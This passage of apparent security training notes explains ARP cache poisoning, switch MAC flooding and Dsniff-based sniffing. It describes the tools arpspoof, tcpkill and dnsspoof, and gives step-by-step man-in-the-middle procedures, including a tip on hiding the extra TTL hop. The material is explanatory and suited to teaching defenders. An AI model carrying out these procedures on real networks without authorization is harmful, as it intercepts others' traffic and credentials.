- Systems cache this information in a data structure called the ARP cache, typically for up to 10 minutes

There is a tremendous amount of focus in the computer underground over ways to hack around and through switches. To understand these hacks, you need to understand how the MAC layer works, particularly the Address Resolution Protocol (ARP).

When you send data across a LAN, it must be directed to the hardware address (MAC address). The MAC address of the Ethernet card is a 48-bit globally unique address hard-coded into the card.

Your machine must determine the MAC address corresponding to a given IP address. The ARP supports mapping IP addresses to MAC addresses.

I send an ARP request: What is the MAC address for IP address 10.1.1.1? The appropriate machine sends an ARP response telling me its MAC address. My machine then caches this information in its ARP cache, typically for up to 10 minutes. As with most of these protocols, functionality is built-in, but security is not. There's no way to verify that the ARP response came from the proper machine.

Note that ARP messages are only sent across a single LAN. They aren't routed between LANs.

Gratuitous ARPs

Passive & Active Sniffing

- ARP data is stored in the ARP cache of each system
- Gratuitous ARPs: Anyone can send ARP responses even though no one sends an ARP request
  - Here, take this data... just in case you are wondering, the MAC address for IP address 10.1.1.1 is AA.BB.CC.DD.EE.FF
  - Machines want this data, and greedily devour it for their caches, even overwriting previous entries
  - Solaris is more finicky and waits for a timeout if it already has something cached
- ARP cache poisoning allows you to redirect info to a different system on the LAN

By sending ARP responses when no one asks a question, I can flood a switch's memory or even poison the victim system's ARP cache.

ARP spoof undermines the Address Resolution Protocol (ARP). When used legitimately, ARP allows systems to map IP addresses to hardware (Ethernet) MAC addresses. One machine communicating with another system on a LAN must first discover which hardware address to use for a specific IP address. When Alice wants to communicate with Bob, she first sends an ARP request to determine which hardware address corresponds to Bob's IP address. Bob's system responds, so Alice knows where to send the message. Alice stores this answer in her ARP cache.

One concern associated with ARP is the ability for someone to send an ARP message without a preceding query. A system just shouts out to the LAN: "The MAC address for IP address w.x.y.z is AA.AA.AA.AA.AA.AA" (MAC addresses are 48-bits long). Most systems greedily devours this answer (a gratuitous ARP) without having asked the question, even when a previous mapping is already cached. Only Solaris avoids this problem by implementing a specific lifetime for ARP cache entries. Of course, on Solaris, I just have to wait for the ARP cache entry to time out, and then hit it with my poison entry.

Dsniff Components – Messing with the Data Link Layer


Passive & Active Sniffing

- **Macof**: Manipulate MAC-to-physical plug mapping
  - Flood switch with traffic with lots of bogus MAC addresses
  - Fill the Content Addressable Memory (CAM) table
    - Stores mapping of MAC addresses to physical switch plugs
  - On some switches, when CAM table fills, the switch starts to act like a hub, because it cannot remember new MACs
  - All traffic goes to all systems on the LAN
- **Arpspoof**: Manipulate IP-to-MAC address mapping
  - Feeds false ARP messages into a LAN so traffic is directed to the attacker for sniffing → ARP cache poisoning

To sniff in a switched environment, the attacker could just flood the switch, consuming all of its memory-mapping MAC addresses to physical switch plugs, attempting to make it behave like a hub. To actually switch traffic, a switch must direct packets on the LAN based on the destination MAC address of each Ethernet frame. To accomplish this, most switches automatically learn which MAC addresses are connected to which physical switch plugs, storing that mapping in the switch's memory in a data structure often called the Content Addressable Memory (CAM) table. On some switches, if the switch's CAM table gets filled up, the switch starts acting like a hub for any new MAC addresses on the LAN that are not already in its CAM table, forwarding all of such packets to all systems on the LAN. The macof tool bombards a switch with Ethernet frames with bogus source MAC addresses, in an attempt to fill up the CAM table and force the switch to function like a hub. I guess the idea in this type of implementation is that it's better to lower security and performance instead of shutting down service.

Beyond Dsniff and Macof, a similar but more subtle tool is called Taranis (by Jonathan Wilkins). Taranis can bombard a switch with a flood, just like Macof. Alternatively, Taranis can just send individual Ethernet frames with the victim's MAC address to try to trick the switch into thinking that the victim's MAC address is simultaneously on two different physical switch plugs. Cheap switches might send the data to both physical plugs: the plug of the victim machine and the plug of the attacker.

If the switch doesn't succumb to a Macof attack, the bad guy has another alternative: ARP cache poisoning via another Dsniff tool: arpspoof. Arpspoof allows an attacker to inject spurious ARP responses into a LAN to redirect all traffic from its intended destination to the attacker running a sniffer. Then, if IP forwarding is activated, the packet routes through the attacker's machine and gets forwarded to the true destination.



Here's how the arpspoof technique works so that an attacker can sniff in a switched environment.

Step 1: The attacker sets up IP forwarding so all packets sent to the attacker's machine are redirected to the default gateway (router) for the LAN. The attacker's machine therefore acts much like a router itself.

Step 2: The attacker sends a gratuitous ARP message to the victim machine, mapping the IP address of the default gateway for the LAN to the attacker's MAC address. The victim's ARP cache is therefore poisoned with false information.

Step 3: The victim sends traffic, but it's all transmitted to the attacker's machine because of the ARP cache poisoning.

Step 4: The attacker sniffs the info using Dsniff or another sniffer.

Step 5: The attacker's machine forwards all the packets back through the switch to the default gateway.

Note that this attack doesn't really go after the switch. Instead, it messes up the ARP cache of the victim machine, redirecting traffic to the attacker's switch port and allowing the attacker to sniff a switched environment.

Also, note that the IP forwarding will likely decrement the TTL of the packet as it moves to the outside world. If the attacker isn't clever about implementing IP forwarding, an extra hop (the attacker's machine) will be noticeable in the TTLs and any traceroutes to the victim machine! To avoid this, an attacker could use FragRouter configured not to fragment, with a simple change to the code commenting out the line that decrements the TTL.

Dsniff Components – Messing with the TCP Layer

- tcpkill
  - Kills existing TCP connections
  - Sends spoofed RESETs to both sides
  - Forces user or application to reauthenticate
  - Attacker can then grab or participate in session authentication
- tcpnice
  - Active traffic shaping: Injects packets with smaller TCP window sizes or ICMP source quench
  - Useful if sniffing a fast connection and you need to slow down the rate of packet flow for a given connection

Tcpkill just injects resets into the conversation. It's not elegant, but it's highly useful. Using this tool, an attacker can drop live connections in a Denial of Service attack. More interestingly, an attacker can drop a connection, forcing the victims into setting up a connection again. When they set up a new connection, they likely reauthenticate, giving the attacker a chance to grab authentication information.

Tcpnice is an interesting idea, particularly for an attacker needing to sniff high-speed connections. The attacker just shoots in some packets to slow down the conversation so he or she can sniff it. It is useful if sniffing a fast connection and you need to slow down the rate of packet flow for a given connection.

Dsniff Components – Snarfing Application Data

- filesnarf
  - Save files captured from NFS to local host
- mailsnarf
  - Save e-mail captured from SMTP and POP to local host
- URLsnarf
  - Captures all URLs from HTTP traffic
- Msgsnarf
  - Captures all messages sent via AOL Instant Messenger, ICQ 2000, IRC, MSN Messenger, or Yahoo! Messenger chat sessions


These tools allow for sniffing critical data from various applications.

Filesnarf saves files captured from the Network File System (NFS) to a set of files on the local host.

Mailsnarf saves e-mail captured from SMTP and POP to a file on the local host.

URLsnarf captures all URLs from HTTP traffic.

Another interesting tool is Msgsnarf. This gem captures all messages sent via AOL Instant Messenger, ICQ 2000, IRC, MSN Messenger, or Yahoo! Messenger chat sessions. By default, all these chats are sent in clear text, so Msgsnarf can grab all data and display it on the screen or store it in a file for the attacker.



In addition to Dsniff, Xplico is an outstanding tool for pulling data out of network traffic and presenting it in such a way that it is easy to review. It can be run in two different ways. First, it can work as a live network-analysis utility. The second way is to do an offline analysis of pcap files. When it is running either "live" or reviewing a capture file, it automatically analyzes and parses network data. For example, it puts all the pictures in a data stream in a folder called Pictures. It can put e-mails in another directory, and videos and shells in another.


Finally, we have the ability to download individual components into individual pcap files for additional analysis or export the various pictures and files.

It can be found at http://www.xplico.org/.

Dsniff – Using Snarfed Web Data

Passive & Active Sniffing


- WebSpy: A nifty tool
  - Sends sniffed URLs from Dsniff to attacker's browser
  - Attacker's browser shows the pages that the target is surfing in real time
  - It doesn't actually sniff the page; it refetches it based on a sniffed URL
  - Driftnet tool goes further with JPEG images, and commercial Niksun does entire application-layer interaction rebuilding from packet captures



WebSpy, another Dsniff component, sends sniffed URLs from Dsniff to the attacker's browser. The attacker's browser then shows the pages that the target is surfing in real time. It's a little kludgy, in that WebSpy doesn't actually sniff the page. It refetches the web page based on the sniffed URL forwarded to the browser. So, each page is fetched twice, once for the victim, and once for the attacker. Essentially, the attacker looks over the victim's shoulder while the victim surfs the net.

WebSpy is useful for demos to management. You can show how an attacker can trivially view all of their surfing habits on the network. Be careful before doing such demos, however. Make sure you have appropriate permission.


Another tool, called Driftnet, doesn't even send the second HTTP request to fetch data. Instead, it monitors HTTP looking for JPEG images, which it sniffs and reconstitutes on the screen. A commercial tool, Niksun, can reconstitute an entire browsing session (and numerous other application-layer interactions) from captured traffic.



MITM means "monkey in the middle," according to the Dsniff README. Some refer to it as "man in the middle," or, as the more politically correct call it, "person in the middle." The concept is the same: An attacker is inserted between the source and destination of the packets to gather information.

Dsniff's most powerful features allow an attacker to manipulate applications to do some intricate sniffing.

DNSSpoof, Webmitm, and SSHmitm are the three most powerful tools in the Dsniff arsenal.



Here's how Dsniff can be used to redirect traffic using a DNS attack:

Step 1: The attacker runs the DNSSpoof program, which listens for any DNS query for the target domain (for example, *.edsbank.com).

Step 2: The victim runs a program that tries to resolve the target domain name, such as a web browser.

Step 3: DNSSpoof sees the request. To sniff this request in a switched environment, the attacker may have to use the MAC flooding or ARP cache poisoning techniques we discussed earlier so that the attacker can see the DNS query traffic from the victim.

Step 4: DNSSpoof sends a DNS response, spoofed to appear that it comes from the victim's DNS server. This response includes a lie about the IP address of the target domain.

Step 5: The victim now surfs where ever the attacker wants him/her to. The victim thinks that it's the real destination.

Note that a later response will come back from the real DNS server, but the victim will have already cached the earlier fake response. The real response is ignored because it comes too late. Yes, there is a simple race condition here that the attacker has to beat, sending the DNS response before the real DNS server does. But, it is an easy one to win, given that the attacker receives the DNS request before the real DNS server does. Therefore, the attacker can send the fake answer faster than the real server can.


DNSSpoof Effects

Passive & Active Sniffing

- The attacker doesn't have to be on the same LAN as the victim for DNSSpoof to work
  - Attacker just has to sit on a network between the victim and the DNS server
    - That way, the DNSSpoof can sniff the DNS request
- Using DNSSpoof, we can redirect traffic anywhere we want
  - How about to a proxy, where we can grab traffic in a MITM attack

With control of DNS, the attacker can send the victim to other websites, but more importantly, can redirect the user's traffic through a proxy. This powerful capability sets the stage for active sniffing of SSL and SSH connections.

Note that the attacker doesn't have to be on the same LAN as the victim for DNSSpoof to work. The attacker just has to sit on a network between the victim machine and the victim's DNS server to be able to sniff the DNS query. Using DNSSpoof, we can redirect traffic anywhere we want. How about to a proxy, where we can grab traffic? That would allow us to implement a so-called "man-in-the-middle" attack, which Dsniff refers to as a "monkey-in-the-middle" attack (MITM for short).



This is where things get interesting!

Step 1: The attacker runs the DNSSpoof program and webmitm (or sshmitm).

Step 2: The victim tries to resolve a name (perhaps by running a browser and trying to surf to a given site). DNSSpoof detects a request for the targeted domain and sends a fake answer mapping the domain name to the attacker's own IP address.


Step 3: The victim's browser establishes an SSL connection (with the webmitm process on the attacker's machine)!

Step 4: Webmitm establishes its own SSL connection with the real destination web server.

